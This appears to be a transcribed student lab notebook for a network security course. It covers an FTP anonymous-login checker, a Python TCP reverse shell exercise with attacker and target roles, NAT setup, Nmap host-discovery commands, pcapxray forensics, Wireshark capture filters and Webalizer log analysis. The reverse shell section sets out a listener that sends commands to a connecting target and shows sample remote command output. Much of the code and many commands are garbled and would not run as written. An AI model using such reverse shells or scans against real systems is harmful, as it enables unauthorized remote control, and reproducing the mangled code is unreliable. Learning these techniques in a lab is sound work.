→ Run script in google colab & python environment

→ Observe login status, server message, & directory contents.

code:

```
ftplib
def anonymousLogin(host):
    try:
        ftp = ftplib.FTP(hostname)
        response = ftp.login('anonymous')
        print(response)
        if '230' in response:
            print('[+] ' + str(hostname) + ' FTP Anonymous
Login succeed')
            ftp.getwelcome()
            ftp.retrlines('LIST')
            ftp.quit()
    else:
        print('[-] ' + str(hostname) +
' FTP Anonymous Login Failed')
    except exception as e:
        print '[-]' + str(hostname) +
' FTP Anonymous Login Failed'
ftp.debian.org
anonymousLogin(hostname)
```

Receiver side code:

render side output:

230 Anonymous user granted, restrictions,
apply [ftp] ftp.be.debian.org FTP Anonymous
Login succed.
drwxr-xr-x 9 ftp ftp
4096 Aug 1 08:28 Debian.

Receiver side output:

Welcome: 220 ProFTPD server.
Listing directory:
linux-5.10.1.tar.xz file 113072564.

Result:

* The script successfully connected to FTP server (ftp.be.debain.org).
* It verified anonymous login is allowed (230 Anonymous user granted.

Exno: 08.

27/8/26. Develop a program to create Reverse shell using TCP sockets.

Aim: The aim of this is to understand & implement reversing using TCP sockets.

Description:

The reverse shell is which target machine connect back to attacking machine & allows attacker to execute commands remotely. In this exercise, we will simulate basic reverse shell using python's TCP socket library.

① server-side (Attacker): The server listens for incoming connections.

② client side (Target): The client connects back to server & executes commands sent by attacker

Tools & Technologies:

- Programming Language: python 3.x.

Libraries:

socket: For network communication via TCP/IP socket.

Operating systems:

- Linux (or any OS where Python & network tools are supported)

Lab setup:

(1) server machine (attacker).

* IP Address: The machine will listen for incoming connections.
* Port number: Use an open port for listening (eg: 9999).
* Firewall settings: Ensure port 9999 is open for incoming connections.

Procedure:

step 1: Set up server (listner) script on Attacker Machine;

& copy following code into script

```
import socket import subprocess
    import os
SERVER_IP = '0.0.0.0'
SERVER_PORT = 9999 # choose port number
create socket object server_socket = server.socket
# Bind socket to IP Address & port
    sock( SERVER_IP , server_PORT ))
```

server_socket.listen(1) print(f"[*] Listening on {SERVER_IP}")

client_address = server_socket.accept()

print[*] connection established with client.

Address whole

True:

Wait for command from attacker

(server_side) command = input("Shell>")

if command == 'exit' close connection

command.lower() == "exit"

#send command to client client_socket.send(command.encode())

Receive response from client (output of command)

the client print(response.decode() = end"

close client_socket.close()

server_socket.close()

Step 3:

* Start server on attacker's machine by running py script.
* Start client on target machine by running server
* once client connects attacker (server).
can type commands in terminal.

outputs:

* After client connects, attacker can send command & receive.

[*] Listening on 0.0.0.0 9999.
[*] (192.168.1.101.53762).
shell > pwd /home/user.
shell > cd /home.
shell > ls user.
another_user.
shell > exit.

Result:

The client successfully connected back to server & executed commands sent by attacker.
Works for simple, non-interactive commands, implement output framing, wait for

Exno: 11
28/8/26

Examine Network Address translation (NAT) using cisco packet tracer.

Aim:

Implement NAT using cisco packet tracer. We'll configure static, dynamic, & port address translation (PAT) on router to enable communication.

Procedure:

Step 1: setup Network Topology.

Step 2:

1) open cisco packet tracker
2) Add devices.
3) connect devices.

Step 3:

1) Add pcs
2) Add switch.
3) Add Router.
4) Add cloud or Another Router.

Step 4:

1) Verify connections

a) PC1: 192.168.1.10/24

PC2: 192.168.1.10.2.11/24.

subnet Mask: 255.255.255.0

3) Assign ip to outside Device
Cloud or Router on outside network)

step 5:
verify IP configuration.

* From PC1 or PC2 go to Desktop tab → command prompt.
* ping the router inside interface.

step 6:
* enable configure terminal.
* interface gigabit ethernet 0/0
ip address 192.168.1.1
255.255.255.0.
exit.
* interface gigabit Ethernet 0/1 ip.
address 200.1.1.1 255.255.255.0.
no shutdown.
exit.

6.1 configure inside & outside interface.
for NAT.

6.2. static NAT (Example) ip nat
inside nat pool. MY-POOL 200.1.1.20.

6.3 Dynamic NAT Configuration:

* Define NAT configuration pool.
* Apply NAT using pool & acces list.
* Set default gateway as.
  192.168.1.1

How to set default gateway on PC1 & PC2.

1) click on PC1
2) go to Desktop tab.
3) click IP configuration.
4) Make sure IP & subnet already set.
5) close the window.

Result:

The router successfully translated private IPs to public ones using static, dynamic, & PAT configurations.

Aim no: 12.
11/09/26. NMAP discover live hosts using ARP scans, ICMP scan in Tryhackme platform.

Aim:
Learn & implement Nmap host-discovery techniques (ARP, ICMP variants) to identify live hosts on network & compare effectiveness.

Description:
* Use Nmap probe types to discover which IPs active before port/vulnerability scans.
* Covers ARP (LAN), ICMP echo, TCP, UDP probes.

Definition:
- PR (ARP) - Layer-2 MAC resolution.
- PR (ICMP): Echo standard ping.
- PR (ICMP Timestamp): Alternative ICMP probes
- PS (TCP): Send SYN to specific ports.
- PA (TCP ACK): Send ACK to specified ports.

Procedure:

ARP (LAN) nmap -sn -PR

nmap -sn 192.168.1.0/24.

ICMP Echo / Timestamp

nmap -sn -PM 10.10.X.100

TCP SYN / ACK

nmap -sn PS22,80,443.

nmap -sn PA480, 443, 10.10.

UDP nmap. -sn - PO53,

161.10.10.X/024.

Flags : -sn - PE -PP - PS - PA - PU.

Output:

ARP

Nmap scan report for 10.10.X.1.

MAC address

Nmap done:

ICMP.

Result:

ARP discovery reliably identify hosts on local subnet with the lowest latency & highest

Exp no: 13
17/9/26.

Demonstrate Network Forensic using pcapxray tool.

Aim:
To analyze & visualize network traffic from pcap file using pcapxray tool for forensic investigation.

Experiment using pcapxray:

Step 1: Prepare your computer.

Step 2: Install pcapxray tool.

Step 3: get pcap file.

Step 4: Use sample pcap file.

→ save file on computer.

→ click on network interface to start capturing.

→ Run pcapxray on your pcap file.

Replace capture.pcap with name of pcap file

step 5: View Results.

* computers,
* connections b/w them.
* protocols & ports used.

step 6:

Analyze what you see.

check if any stranger IP address are communicating.

result:

Pcapviz successfully generated visual map of hosts, connections & protocols.

Ex 4 To capture, save, & analyze network traffic on TCP/UDP/IP/HTTP/DHCP/ICMP/DNS.

Aim:

The aim of this experiment is to capture, save & analyze network traffic on TCP/UDP/IP.

Procedure:

step 1: Download & install Wireshark from official website.

step 2: Launch wireshark.

Step 3: Before capture, apply capture filters to focus on specific protocols & reduce unwanted data.

capture only TCP: tcp.

capture only HTTP: tcp port 80.

capture only ICMP: icmp.

capture only ARP: arp.

step 5: While capturing use display filters to isolate & analyze specific protocols more easily.

step 6: Let capture run until you collected enough packets.

step 7: save captured traffic by navigate to

step 8: Review & analyze capture packets.

output:

No : Packet num in capture.

Time : Timestamp when packet created.

Source : source IP address of packet.

No	time	source	
1	0.0000	192.168.1.1	ICMP
2	0.0000	192.168.1.1	ICMP

Result:

Thus this experiment capture, save & analyze network traffic on TCP, UDP / IP / HTTP.

Exno: 15
Date: 26.

Analyze different Types of servers using Webalizer tool.

Aim:

To analyze usage statistics of different types of servers. (Apache, Nginx).

Procedure:

→ Install Webalizer tool in system.

→ Verify installation

→ Locate log files.

→ Nginx: /var/log/access.log.

FTP/proxy/var/log/xferlog.d log.

→ Repeat same process for Nginx, FTP.

→ compare & Analyze reports.

Program:

* Install Webalizer sudo apt-get install webalizer.

* Run Webalizer.

* Run webalizer for Nginx.
  logs sudo webalizer.

* Run webalizer for Ngix logs sudo webalizer.

* Run webalizer for proxy.

Sample observation:

Server
Type
Total
Hit
Unique.
Visitors
Bandwidth.

Result:

The webalizer tool successfully generated graphical & statistical reports of different servers.